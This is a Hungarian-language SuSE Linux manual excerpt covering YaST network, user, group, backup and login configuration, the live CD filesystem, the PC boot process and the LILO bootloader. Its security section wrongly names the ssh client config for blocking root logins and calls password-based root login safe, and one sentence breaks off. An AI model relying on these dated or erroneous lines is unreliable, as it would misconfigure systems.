
3.6.3 Hálózat konfigurálása

Az általános hálózati konfigurálást a YaST-tal ugyancsak elvégezhetjük (lásd a 3.23 ábrát). Még ha nem is vagyunk hálózathoz csatlakoztatva, jó ötlet beállítanunk hálózatunkat. Sok program függ egy jól beállított hálózattól, hogy megfelelően tudjon működni.

'Hálózati alapkonfigurálás' Ez az ahol beállíthatjuk az IP-Cím(ek)et a megfelelő hálózati interfésznek (hálózati kártya, PPP, vagy ISDN, stb.) (lásd a 3.24 ábrát); lásd a 153 oldalt, ahol az összes ilyen fogalmat elmagyarázunk.

Itt kiválaszthatunk szolgáltatásokat DHCP vagy BOOTP az 'F3=Auto-IP' -n keresztül, hogy egy automatikus IP konfigurálást használjunk.

'Host név megváltoztatása' A gépünk host és domén neve állítható itt be. Ha nem vagyunk ismerősek a host vagy domén név fogalmakkal, akkor nézzük meg a 153.



3.23 ábra: Hálózat konfigurálása



3.24 ábra: Hálózati alapkonzfigurálás

'Hálózati szolgáltatások konfigurálása' Ezzel az opcióval konfigurálhatjuk a hálózati alapszolgáltatásokat, mint pl.: *inetd* (a *telnet*-hez, *ftp*-hez, nyomtatáshoz stb.) *portmap* (az NFS kiszolgálóhoz és a NIS-hez) és *rpc.nfsd* (az NFS kiszolgálóhoz).

'Névkiszolgáló konfigurálása' Lehetséges egy vagy több névkiszolgáló meghatározása is. (lásd a 89 fejezetben (467. oldal) a további információkat).

'YP ügyfél konfigurálása' Ez az opció csak akkor lesz aktív, ha telepítettük az *'ypclient'* csomagot az *'n'* készletből. Lásd a 5.4 fejezetben (168. oldal) és a 89 fejezetben (469. oldal) további információért.

'DHCP Kliens' Ez az opció csak akkor lesz aktív, ha a *'dhclient'* csomagot az *'n'* készletből feltelepítettük.

'Sendmail konfigurálása' Ezzel az opcióval telepíteni lehet egy konfigurációs fájlt a *sendmail*-hez. Több konfigurációs fájl elérhető, valamelyik általában megfelel a szükségletnek.

'Távoli nyomtatók adminisztrálása' Ezzel az opcióval beállíthatjuk a gépünket, hogy képes legyen elérni egy nyomtatót, ami a TCP/IP hálózaton van. A beállítási opciók ezen képernyőn viszonylagosan magától értetődőek. A 'Nyomtató neve' arra a névre utal, amivel a helyi gép utal a nyomtatóra (egy jó választás lenne a *remote*). A 'Gyűjtő könyvtár (*Spool directory*)' automatikusan beállításra kerül a fent megadott név alapján. A 'Szerver neve' egy IP cím vagy a nyomtató kiszolgáló neve. A 'Nyomtató neve' az a név amivel a nyomtató kiszolgáló hivatkozik a nyomtatóra (legtöbb esetben ez *lp*).

Ha szükségünk van egy előszűrőre (prefilter) ehhez a nyomtatóhoz, akkor nézzük meg a 12.4 fejezetben (363. oldal).

'Sambán át csatlakozó nyomtató' Ez az opció csak akkor lesz aktív, ha a 'samba' csomag az 'n' készletből már telepítve van. Ezzel a menü tétellel lehetséges csatlakoztatni egy Windows géphez csatlakozó nyomtatót.

'Novell hálózaton át csatlakozó nyomtató' Ez az opció csak akkor lesz aktív, ha az 'ncpfs' csomag az 'n' készletből telepítve van.

'ISDN paraméterek konfigurálása' Ez az opció csak akkor lesz aktív, ha az 'i4l' csomag az 'n' készletből telepítve van. Kövessük a részletes menüket, amik elérhetők (lásd a 6.2 fejezetben (175. oldal)) további tisztázás végett.

További hálózati beállításokat láthatunk a 5 fejezetben (153. oldal).

3.6.4 Élő CD-ROM fájlrendszer konfigurálása

Megvásárolhatjuk az "Élő fájlrendszer" CD-ROM-ot külön a SuSE Linux-tól, vagy letölthetjük az ISO lenyomatot (image) az FTP kiszolgálóról:

<ftp://ftp.suse.com/pub/suse/i386/>)

Ez az indítható (bootable) CD különböző célokat szolgál:

- Lehetővé teszi egy SuSE Linux rendszer közvetlen indítását, beleértve az X Window System-et, anélkül hogy valamit is telepítenénk a merevlemezre. Ez nagyon jól jöhet, ha ki akarjuk próbálni, hogy vajon egy gép fut-e a SuSE Linux-szal egyáltalán, vagy ha egy erős, megbízható, el nem romló, mentő (rescue) rendszert keresünk (lásd a 16.6 fejezetben (451. oldal)).
- Továbbá, beintegrálhatjuk az "Élő fájlrendszer"-t a rendes SuSE Linux rendszerbe is. Ez csak akkor hasznos, ha nincs elég lemezhelyünk. Most meg is fogjuk tárgyalni ezt.



Legyünk tisztában vele, hogy az Élő fájlrendszer csak egy bizonyos választékát tudja nyújtani a programoknak. Egy CD-n a hely, korlátozott és jelenleg egy teljes SuSE Linux 7 CD-ROM-ból áll. . .

Megvan a lehetőségünk a YaST-ban, hogy integráljuk az Élő fájlrendszert. Ha ezt választjuk, akkor minden egyes csomaghoz, ami nincs a rendszerünkre telepítve, egy link fog létrejönni. Ezek a linkek a CD-n lévő programokra mutatnak. Így a programok könnyen indíthatók a CD-ről, anélkül hogy lemezhelyet használnának. Tisztában kell lennünk azonban azzal, hogy emiatt a CD-nek az Élő fájlrendszerrel a CD-ROM meghajtóban *kell* lennie, mivel az be lesz csatolva a (☞[Csatolási pont](#)) /S.u.S.E. alá). Ha egy másik CD-t akarunk becsatolni, először indítsunk (boot) az élő fájlrendszerrel és utána csatoljuk le (unmount), az alábbi parancsot használva:

```
meggyfa: # umount /S.u.S.E
```

és csatoljuk fel a másik CD-t ezután.

Néhány esetben, még az alap programok is be vannak integrálva a CD-ről az élő fájlrendszerbe. Ebben a speciális esetben, ezek a programok állandóan futnak és ezáltal, nem vagyunk képesek lecsatolni (unmount) a CD-t. Ha mégis muszály becsatolni egy másik CD-t, az alaprendszerünket úgy terveztük meg, hogy az mindig képes futni, még a CD nélkül is. Így csak indítsuk el a gépünket a CD kivétele után. A Linux egy pár hibaüzenetet fog megjeleníteni, amit figyelmen kívül hagyhatunk. A CD eléréséhez szükséges minden program a rendszer része.

Ha a következő hiba üzenetet kapjuk "no space left on device", ez azért van, mert az [inode](#) sűrűség (density) a rendszerünkön túl kicsi. A nagyon kicsi partíciókkal, ez a leggyakoribb hiba. Sajnálatosan, ezt csak az újraformattálás és az inode méret csökkentése tudja megoldani (pl. 1 kB inode-onként a 4 kB inode-onkénti helyett—lásd a [3.3.10](#) fejezetben (94. oldal)).

Ha a merevelemezünkön már minden helyet felhasználtunk, nem is tudjuk elindítani a YaST-ot, hogy leválassza (disintegrate) az élő fájlrendszert (live filesystem), így a YaST nem tudja létrehozni az indításhoz szükséges fájlokat. Ebben az esetben, csak távolítsunk el néhány szimbolikus linket ami a /SuSE könyvtárra mutat.²

Az Élő fájlrendszer előnye, a lemezhasználatban van. Van azonban néhány hátránya is:


- Az Élő fájlrendszer elérése meglehetősen lassú. Egy CD-ROM meghajtót elérni sokkal lassabb, mint egy merevlemez.
- Sok szimbolikus linket kell létrehozni, és mindegyik egy [inode](#)-ot igényel, szükségünk van elegendő szabad elérhető inode-ra. Az inode-ok számát akkor határoztuk meg, amikor kijelöltük a partíciókat és ezt csak a partíció újra formattálásával tudjuk megváltoztatni.
- Az Élő CD integrálásához, a partíción legalább 50 MB szabad elérhető helynek kell még lennie.

3.6.5 Bejelentkezés konfigurálása

Itt beállíthatjuk, hogy a rendszer miként induljon, szöveges módban vagy grafikus módban az X Window System-mel. Ha a grafikus bejelentkezés

² Fájlok eltávolítását a [19.7.5](#) fejezetben (501. oldal) tárgyalja, és után próbáljuk meg elindítani a YaST-ot újra.

akarjuk használni, két választásunk van: az *XDM* vagy a *KDM*. Ha a *KDM*-et választjuk, akkor azt is megadhatjuk, hogy kinek engedélyezzük **lezárni** a rendszert. A másik bejelentkezési opció a szöveges konzolon keresztül történik. Ezzel az opcióval elindíthatjuk az X Window System-et a *startx* paranccsal (lásd a 3.25 ábrát).



3.25 ábra: Bejelentkezés konfigurálása



Ha nem vagyunk teljesen biztosak benne, hogy az X Window System helyesen van konfigurálva, nem szabad aktiválnunk egyik grafikus bejelentkezőt sem. Teszteljük le először, hogy el tudjuk-e indítani az X Window System-et konzolról.

Ha úgy állítjuk be a rendszerünket, hogy grafikus bejelentkezővel induljon, az */etc/inittab* fájl kerül módosításra, beállítva a 3. futásszintet alapértelmezett futás szintként (runlevel) (lásd a 89 fejezetben (471. oldal)). Ha a 3. futásszint más célt szolgál a gépünkön, akkor *sem* az *XDM* *sem* a *KDM* nem lesz aktiválva.

3.6.6 A susewm beállítása (a Window Manager)

Ezzel a menüopcióval beállíthatjuk a "Grafikus Munkaasztalt". Válasszuk ki az alapértelmezett ablakkezelőnket. Megmondhatjuk azt is a *susewm*-nek, hogy mely konfigurációs fájlokat kell létrehoznia és karban tartania. (a technikai háttérrel lásd a 9.5 fejezetben (302. oldal).)

3.6.7 Felhasználók adminisztrálása

A YaST megfelelő eszközt nyújt a felhasználók account-jainak a létrehozására, törlésére és karbantartására. A menüopció címe 'Felhasználók Adminisztrálása' és ez almenüje a 'Rendszeradminisztráció'-nak.

Bekapcsolhatjuk a 'Modem használatának engedélyezése'-t is. Ha ezt megadjuk, akkor hozzáadjuk a felhasználót az 'uucp' és a

A home könyvtár létrejön és a fájlok a `/etc/skel` alól átmásolódnak ide.

- egy felhasználói account eltávolításakor, a `/usr/sbin/userdel.local` szkript fut le. Az accounthoz tartozó sorok a `passwd` és `shadow` fájlokból törölődnek. A home könyvtárak megmaradnak.

Mindkét szkript a felhasználói nevet, mint paramétert használja. Ha további információ szükséges (felhasználói ID, bejelentkező shell, home könyvtár), megtalálható a `/etc/passwd` fájlban.

Ha gyakorlott felhasználók vagyunk és nem akarjuk a YaST-ot használni a felhasználói account-ok létrehozására, a `useradd` és a `userdel` programok rendelkezésünkre állnak.

Megjegyzés a PAM-hoz


A PAM (*Pluggable Authentication Modules*) konfigurációs fájlja a `/etc/pam.d`-ben található. Dokumentáció programozóknak és rendszergazdáknak a `/usr/share/doc/packages/pam` alatt található.

A SuSE Linux képes MD5 jelszavakat kezelni. Az MD5-tel titkosított, jelszavak hosszabbak lehetnek mint 8 karakter (egészen 128 karakterig). Mivel az MD5 titkosítás *nem* kompatibilis a szabvány Unix `crypt()` függvénnyel, a legtöbb kereskedelmi Unix rendszer és néhány program nem működik az MD5 jelszóval. Így legyünk nagyon óvatosak, ha bekapcsoljuk ezt a képességet.

Megjegyzések a konfigurációról a `/usr/share/doc/packages/pam/md5.config` alatt találhatók.

3.6.8 Csoportadminisztráció

A YaST használható felhasználói csoportok létrehozására és karbantartására is.



3.28 ábra: Csoport adminisztráció a YaST-tal

A Linux alatt (mint a UNIX-oknál általában) minden egyes felhasználót be kell tenni legalább egy csoportba. Ez azért szükséges, mert az engedélyezések (bizonyos fájlokhoz) attól függenek, hogy mely csoporthoz tartozik az adott felhasználó. A felhasználói csoportok használhatók korlátozásra (vagy engedélyezésre), a felhasználók bizonyos könyvtárakhoz való hozzáféréseinek szabályozására. Csoportjelszavak használhatók arra is, hogy korlátozzák (vagy megengedjék) a bizonyos könyvtárakhoz való hozzáférést.


Néhány csoport már létezik Linux alatt, például a 'users', 'root' felhasználói csoportok és még sok más.

Egy csoportnév, mint pl. a 'users', csak szöveges képviseltetése a tényleges csoportnak. A Linux a csoportokat a "GID"-ről (Csoport ID) ismeri fel. A csoportokra vonatkozó konfigurációs fájl a /etc/group alatt található.

Ez csak háttérinformáció, amit a legtöbb rendes felhasználónak nem is szükséges tudnia. A YaST-tal könnyű csoportokat létrehozni. A 'Rendszeradminisztráció' menünek van egy almenüje a 'Csoport adminisztráció'. Ezt a képernyőt mutatjuk be a 3.28 ábrán.

3.6.9 Biztonsági mentés készítése

Ez az opció segít biztonsági mentést készíteni az összes módosított vagy új fájlról és csomagról egy fájlba, vagy szalagra. Ezek legtöbbször konfigurációs fájlok.



3.29 ábra: Biztonsági mentés a YaST-tal — könyvtárak kiválasztása kizárásra

A dialóg három részből áll (lásd a 3.29 ábrát):

1. Fájlok kiválasztása biztonsági mentésre:

Itt megmondhatjuk a YaST-nak, hogy mely könyvtárakat kell kizárni a biztonsági mentésből. Előre definiáltak a /tmp /dev és a /proc. Hozzá kell adnunk a becsatolt CD-ROM-okat vagy az NFS-be csatolt fájlrendszereket a listához. Minél kevesebbet akarunk menteni, annál gyorsabban fog lefutni, mivel a szükségtelen összehasonlításokat a csomagok listájával kihagyja. A ⊕ és ⊖ billentyűket használva hozzáadhatunk

vagy eltávolíthatunk könyvtárakat közülük. Az **(F10)** lenyomása átvezet a következő lépéshez.

2. Keresés:

Ebben a lépésben, a YaST kikeresi azokat a fájlokat amiket be kell vonni a biztonsági mentésbe. A megtalált csomagok mérete és száma frissül a keresés alatt. Miután ez kész, egy listát kapunk az összes megtalált állománnyal. Itt még mindig leválaszthatunk fájlokat a használatával.

3. Parancsok megadása:

Itt eldönthetjük, hogy hogyan legyenek ezek a fájlok elmentve. Megadhatunk archív neveket, opciókat és egyebeket.

Ez a biztonsági mentési módszer csak akkor működik, ha a fájlok dátuma egyébként nem lett megváltoztatva. Továbbá ez a művelet jelentős RAM-ot igényel. Egy közönséges CD fájlnevei közel 6 MB RAM-ot foglalnak el. Azonkívül, szükségünk van elegendő szabad lemez helyre, hogy elmentsük a biztonsági archívumot. Az archívum sűrítése a fájl méretének csökkentéséhez vezet—közelítőleg fele lesz az eredetinek. A biztonsági mentés legjobb módja, egy szalagegység (streamer) használata.

3.6.10 A rendszer biztonsági beállításai

Csak akkor változtassunk az alapbeállításon, ha részletes ismereteink vannak a kérdést illetően. Feltétlen olvassuk el az idevágó részt a 18 fejezetben (477. oldal).



Ha nem akarjuk megengedni a 'root'-nak az ssh-n keresztüli bejelentkezést, akkor a /etc/ssh_config-ot be kell állítanunk.

A /etc/sshd_config-ban, az alapbeállítás **PasswordAuthentication yes** – Ha az ssh helyesen van beállítva, a 'root' bejelentkezése egy hálózaton keresztül, biztonságos.

3.6.11 Az XFree86(TM) konfigurálása

Az X Window System (XFree86) beállítható többféle konfigurációs eszközzel. Próbáljuk meg először a SaX-ot használni. A SaX leírása részletesebben a 8.3 fejezetben (240. oldal) található.


A technikai részleteket a 8 fejezetben (237. oldal) olvashatjuk el.

3.6.12 A YaST konfigurációs fájljának megváltoztatása

A SuSE Linux-szot egy központi konfigurációs fájl, a /etc/rc.config tartja karban. Ezt a fájlt induláskor a indító szkript olvassa be (az amelyik a rendszerünket konfigurálja).

Lehetőség van az ebben a fájlban lévő változókat megváltoztatni a YaST-tal. Így anélkül is megváltoztathatunk beállításokat rendszerünkben, hogy ismernénk minden részletét az összes konfigurációs fájlunk.

A konfigurációs fájl megváltoztatásához tartozó menüopció, a 'Rendszer-adminisztráció' alatt a 'Konfigurációs fájl megváltozt'



3.30 ábra: Konfigurációs fájl szerkesztése a YaST-tal

tatása' címszó alatt található. A kurzorral válasszuk ki a változót, amit meg akarunk változtani és nyomjuk meg a **(←)** vagy az **(F3)** billentyűt. Miután a YaST-ot használtuk egy érték megváltoztatására a *SuSEconfig* automatikusan el fog indulni.

Ha úgy döntünk, hogy kézzel változtatunk meg egy értéket (a */etc/rc.config* fájl szerkesztésével), emlékezzünk hogy nekünk kell manuálisan lefuttatni a *SuSEconfig* szkriptet. Ez a szkript el fogja végezni a szükséges frissítéseket a megfelelő fájlokban, a */etc/rc.config*-ban beállított (vagy megváltoztatott) értékek szerint. További részletek erről a témáról a 17.6 fejezetben (463. oldal) alatt található.

Rendszerbetöltés és rendszerbetöltő programok: *LILO*, *loadlin*, stb.

Fordította: Petőfi Sándor László és Váradi István

Ebben a fejezetben a linux-rendszer betöltésének különböző módjait részletezzük. Hogy jobban megértsük, mi tartozik ehhez, először ismerjünk meg pár technikai információt a PC rendszerbetöltésével kapcsolatban.

4.1 A PC rendszerindítása

A gép bekapcsolása után elsőként a BIOS (Basic Input Output System) veszi át az irányítást, beindítja a képernyőt, billentyűzetet és ellenőrzi a memóriát. Amíg ez a feladat végrehajtodik semmilyen külső tárolóeszköztől vagy eszköztől nem vesz tudomást a rendszer.

Miután az alaprendszer elvégezte a belső beállítását, nekilát ellenőrizni a körülötte lévő hardvert. A dátumot, időt és a legfontosabb külső eszközökre vonatkozó információt a CMOS beállítások tartalmazzák (rendszerint erre vonatkozik a *CMOS setup*). A CMOS olvasása után a BIOS felismerheti az első merevlemez (beleértve a részleteket, mint amilyen a geometriájára vonatkozó). Ezután képes lesz onnan betölteni az operációs rendszert (OS).

Hogy az OS-t betöltsé, a rendszer 512 byte adatrészt tölt be az első merevlemezről a rendszermemóriába és végrehajtja a rész elején található kódot. Az ott található javaslatok meghatározzák a rendszerbetöltési folyamat jó részét. Ez okból nevezzük a merevlemez első 512 bájtját gyakran *Master Boot Record*-nak, (MBR) (☞[MBR](#)).

Mindazonáltal az egész folyamat eléggé bonyolult és ez a leírás leegyszerűsített, de tisztán látjuk, hogy eddig a pontig (az MBR betöltéséig), a rendszerbetöltő folyamat független a telepített operációs rendszertől, minden PC-n megegyező, és minden PC a BIOS-ban tárolt rutinok (meghajtók) segítségével éri el a perifériákat.

Master Boot Record

Az MBR elrendezése egy független hagyomány szerint van hitelesítve. Az első 446 bájt a program kód számára van fenntartva¹. A következő 64 bájt

¹ A kódnak magának és a nyújtott lehetőségeknek – attól a rendszertől függően, amelyik létrehozta az MBR-t.

helyet ad a partíciós táblának, négy partícióig.² Az utolsó két bájt egy különleges "magic number"-t (AA55) tartalmaz. Bármely MBR amely megpróbálja felülírni ezt más számmal, kudarcot vall.

Boot Sectors

A rendszerbetöltő szektorok az elsők egy merevlemez partícióján³. 512 bájtot szánnak arra, hogy tartalmazzák azt a kódot, ami képes beindítani a partíción lévő operációs rendszert. A DOS-ra formázott, Windows-os és OS/2-es partíciók kifejezetten ezt teszik. Ezzel ellentétben, a linux rendszerpartíciók üresek az elejükön. A linux partíció nem indítható közvetlenül, bár tartalmazhat egy rendszermagot és egy érvényes root fájlrendszert.

Egy érvényes rendszerbetöltő szektor követi a hagyományokat és bejegyzi a "magic number"-t az MBR utolsó két bájtjába.

DOS vagy Windows 95 betöltése

Az MBR tartalmazza az arra vonatkozó információt, mely meghatározza, a merevlemez mely partíciója "aktív", d. h., melyik partíción érdemes keresni az indítandó operációs rendszert⁴. A végrehajtható kód az MBR-ben (a rendszerbetöltő első fokozata) leellenőrzi vajon a megjelölt partíció tartalmaz-e érvényes indítószektort.

Ha ez az eset, a rendszerbetöltő második szakasza onnan indulhat. DOS rendszerprogramok most már betölthetnek és látni fogjuk a szokásos DOS promptot.

DOS esetén csak elsődleges partíció lehet aktívként jelölve. Ezért nem használhatunk kiterjesztett partíción belüli logikai partíciót rendszerindító DOS partícióként.

4.2 Különböző rendszerindítással kapcsolatos fogalmak

A legegyszerűbb rendszerindítás csak egy gépet feltételez egy telepített operációs rendszerrel. A PC-ken általában csak DOS vagy Windows 95 van egyedüli rendszerként telepítve. A rendszerindítási folyamat ebben az esetben már ismert.

Hasonlóképpen áll a dolog,⁵ ha a linux az egyedüli használt operációs rendszer. Ebben az esetben, elméletben kihagyható a *LILLO* telepítése. Nagy hátránya ennek, hogy a rendszermag számára a rendszerindításkor nem adhatók át paraméterek.

Mihelyst több telepített operációs rendszerünk van, számos új rendszerindítási lehetőség kínálkozik.

² Enélkül a partíciós tábla nélkül, fájlrendszer sem létezhetne — nem tudnánk használni a merevlemez.

³ kivéve a kiterjesztett partíciók esetén, melyek "tartályként" szolgálnak más partíciók számára.

⁴ Ez arra vonatkozik, hogy a DOS-t az első merevlemezre kell telepíteni.

⁵ A linux rendszermagot egyenesen egy "nyers (raw)" partícióra kell írni és az MBR-ből indítani. Ez meglehetősen ritka eset.

Más OS indítása mágneslemezről Az első OS a merevlemezről indítható, a többi operációs rendszer, rendszerindító mágneslemez használatával indítható.

- *Követelmények:* a floppymeghajtó képes legyen rendszerindításra.
- *Előny:* elkerülhetjük a lehetséges rendszerbetöltő ügyes-bajos telepítését.
- *Hátrány:* biztosak kell lennünk abban, nem fogunk ki a működő rendszerindító lemezekből.
- Előny vagy hátrány is lehet, hogy a linuxunk nem képes rendszerbetöltő lemez nélkül indulni, a használat körülményeitől függően.
- A rendszerbetöltő folyamat valamivel hosszabb lesz.

További rendszerek láncolt betöltése Ugyanazon rendszeresen indított OS és más lehetséges operációs rendszerek indíthatók az első OS-en belülről.

- *Követelmények:* megfelelő program rendelkezésre kell hogy álljon, láncolt rendszerbetöltésre.
- Egy *példa* erre a linux betöltése *loadlin* segítségével DOS-ból vagy NetWare szerver indítása DOS-ból a *server.exe*-vel.

Rendszerbetöltő telepítése Elméletben ez lehetővé teszi tetszőleges számú operációs rendszer használatát egy egyedülálló gépen. A rendszer kiválasztása a rendszer indításakor történik. Operációs rendszer cseréje rendszerújraindítást kíván.

- *Követelmények:* a rendszerbetöltő programnak baj nélkül együtt kell működnie minden telepített operációs rendszerrel.
- *Példák* együtt meglévő rendszerbetöltő programokra (bizonyos körülmények között) OS/2⁶ és a DOS rendszerbetöltő a *boot.sys*.

A következő rész leírja egy rendszerbetöltő program telepítését, a linux rendszerbetöltő LILO-t használva. A LILO tulajdonságainak teljes leírása az [Alm94]-ban található. Ez a fájl kinyomtatható a következők beírásával:

```
meggyfa:/usr/share/doc/packages/lilo # lpr user.dvi
```

vagy megnézhető a következő parancscsal:

```
meggyfa:/usr/share/doc/packages/lilo # xdvi user.dvi
```

Ezt követi a *loadlin* leírása.

4.3 A LILO áttekintése

LILO—itt jövünk...

A linux rendszerbetöltő általában az MBR-be van telepítve (részletek alább a 22 fejezetben (123. oldal) és a 4.5 fejezetben (130. oldal)). Amikor elindul, a LILO már elér minden valós módú merevlemezt, és a telepítése során képes minden szükséges adatot megtalálni a *raw* merevlemezről⁷ a partícionálásra

⁶ erről többet a 4.7.3 fejezetben (136. oldal) részben

⁷ A raw eszközt a fájlrendszer használata nélkül érjük el.

vonatkozó információk nélkül. Ez okból az operációs rendszer az első és a második merevlemezről is be tud tölteni. A partíciós tábla általános DOS MBR bejegyzéseit, melyek az aktív partícióra vonatkoznak, a *LILLO* az MBR-beli használata esetén figyelmen kívül hagyja.

Egy fontos különbség a szokásos DOS rendszerbetöltő folyamathoz képest, hogy bármely telepített rendszer közül választhatunk a rendszerbetöltő folyamatnál a *LILLO*-t használva. Az MBR memóriába töltése után a *LILLO* elindul és megkér, hogy válasszunk ki egyet a telepített operációs rendszerek közül (ld: 21).

Mi a *LILLO*?

A *LILLO* egy sokoldalú rendszerbetöltő program. A következő módon tud elindítani egy operációs rendszert:

- betölti egy partíció indító szektorát és elindít egy operációs rendszert erről a partícioról. Ez az, amit más rendszerbetöltők is megcsinálnak.
- betölti a Linux rendszermagot és elindítja a Linuxot. Ez az amit más rendszerbetöltők nem tudnak megtenni.

Továbbá a *LILLO* egy fontos lehetőséggel rendelkezik; képes parancssort átadni a rendszermagnak. Biztonsági okból ez jelszóval levédhető teljesen, vagy részlegesen.

Hogy indítunk a *LILLO*-val?

Amikor a *LILLO* elindul, megjeleníti a *LILLO* szöveget és egy üdvözlő üzenetet (amit mi adtunk meg a telepítés során). Ezután egy parancs prompt jelenik meg:

```
boot :
```

Itt kiválaszthatjuk az operációs rendszerünket, a nevének beadásával, ami azután elindul. Az operációs rendszer nevét már korábban beállítottuk, a telepítés során. Ezen a ponton átadhatunk egy paraméter sort a Linux rendszer-magnak. Kaphatunk egy listát az összes elérhető operációs rendszer nevével, ha megnyomjuk a **(TAB)** billentyűt.

A *LILLO* alkotórészei

A *LILLO* gépezete az alábbi részekből áll:⁸

- kezdetben, *első lépés*-ként, a *LILLO* kód az indító szektorban, ami aktiválja a rendszerindítást
- a *szíve* a *LILLO* kódnak, a `/boot/boot .b`-ban található
- egy *map* fájl, normálisan a `/boot/map`, ahová a *LILLO* bejegyzi a Linux rendszermagok helyét és a telepítés soráni egyéb adatokat

⁸ Egyébként, a *LILLO* által telepített indító szektor tartalmaz olyan kódrészletet, ami vírusokban is megtalálható. A DOS víruskeresők általában vírusosnak érzékelik a `/boot/any_b.b` vagy a `/boot/any_d.b` fájlokat és jelzik, hogy találtak egy *AIRCOP* indítószektor vírusra. Ki kell kapcsolnunk az MBR-nak minden BIOS védelmét is.

- opcionális: egy *üzenet fájl* aminek a tartalma üdvözlő üzenetként megjelenik a LILO indító kiválasztása előtt. Ez rendszerint a:
/boot/message (vagy hasonló) alatt található
- a különböző Linux rendszermag és indító szektorok, amit a LILO felajánlhat

Bármilyen írási kísérlet (még éppen fájl mozgás esetén is) bármelyikre ezek közül tönkreteszi a map fájlt, ez a LILO *újrategyállítás*-ét igényli tőlünk. Ez csak akkor fontos, amikor egy másik rendszermagra váltunk át.



Hová telepíthető a LILO

Ez a fentebb említett LILO *első lépésére* vonatkozik. Mielőtt a részletekbe mennénk, szeretnénk rámutatni egy nagyon lényeges korlátozásra:

Minden LILO alkotóelemnek és a /boot/vmlinuz rendszermag fájlnak a merevlemez első 1024 cilinderén belül kell lennie. Ez megoldható egy kis külön partíció által, ami "becsatolható" a /boot könyvtárba, és ami teljes egészében az első 1024 cilinderen belül található.



